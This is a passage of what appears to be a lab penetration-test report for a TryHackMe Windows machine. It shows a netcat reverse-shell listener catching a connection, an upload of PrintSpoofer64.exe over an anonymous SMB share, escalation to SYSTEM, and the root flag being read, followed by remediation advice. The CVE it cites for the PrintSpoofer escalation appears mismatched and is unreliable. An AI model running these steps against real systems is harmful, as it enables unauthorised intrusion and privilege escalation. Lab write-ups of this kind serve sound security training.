
```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.13.70.177] from (UNKNOWN) [10.10.34.176] 49744
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>
```

Vulnerability 03 (Critical): A service account with the “SeImpersonatePrivilege” enabled can be exploited to gain privilege escalation as SYSTEM user via manipulation of the Print Spooler service in unpatched windows systems. (CVE-2017-0213, CWE-269).

Proof of Exploitation:



```
┌──(kali㉿kali)-[~]
└─$ smbclient \\\\10.10.4.14\\nt4wrksv
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> put PrintSpoofer64.exe
putting file PrintSpoofer64.exe as \PrintSpoofer64.exe (31.9 kb/s) (average 31.9 kb/s)
smb: \> dir
  .                                   D        0  Mon Nov 11 20:47:04 2024
  ..                                  D        0  Mon Nov 11 20:47:04 2024
  passwords.txt                       A       98  Sat Jul 25 11:15:33 2020
  payload.aspx                        A     3417  Mon Nov 11 20:46:24 2024
  PrintSpoofer64.exe                  A    27136  Mon Nov 11 20:47:04 2024

                7735807 blocks of size 4096. 4949806 blocks available
smb: \>
```



```
C:\inetpub\wwwroot\nt4wrksv>PrintSpoofer64.exe -i -c cmd.exe
PrintSpoofer64.exe -i -c cmd.exe
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>type C:
type C:
Access is denied.

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
THM{1fk5kf469devly1gl320zafgl345pv}
C:\Windows\system32>
```

Remediations

Vulnerability 01 (High)

- Store user account credentials in an encrypted format and secure file system location. Do not allow anonymous login of SMB shares unless necessary.

Vulnerability 02 (Critical)

- Ensure the system is up-to-date, the Windows security update MS17-010 specifically applies to the vulnerability found in the machine.
- Disable SMBv1 and upgrade to more secure file sharing protocol versions.

Vulnerability 03 (Critical)

- Apply latest security updates and patches for Windows.
- Disable the SeImpersonatePrivilege for accounts that do not need it.
- Follow “least privilege” principle for security best-practices.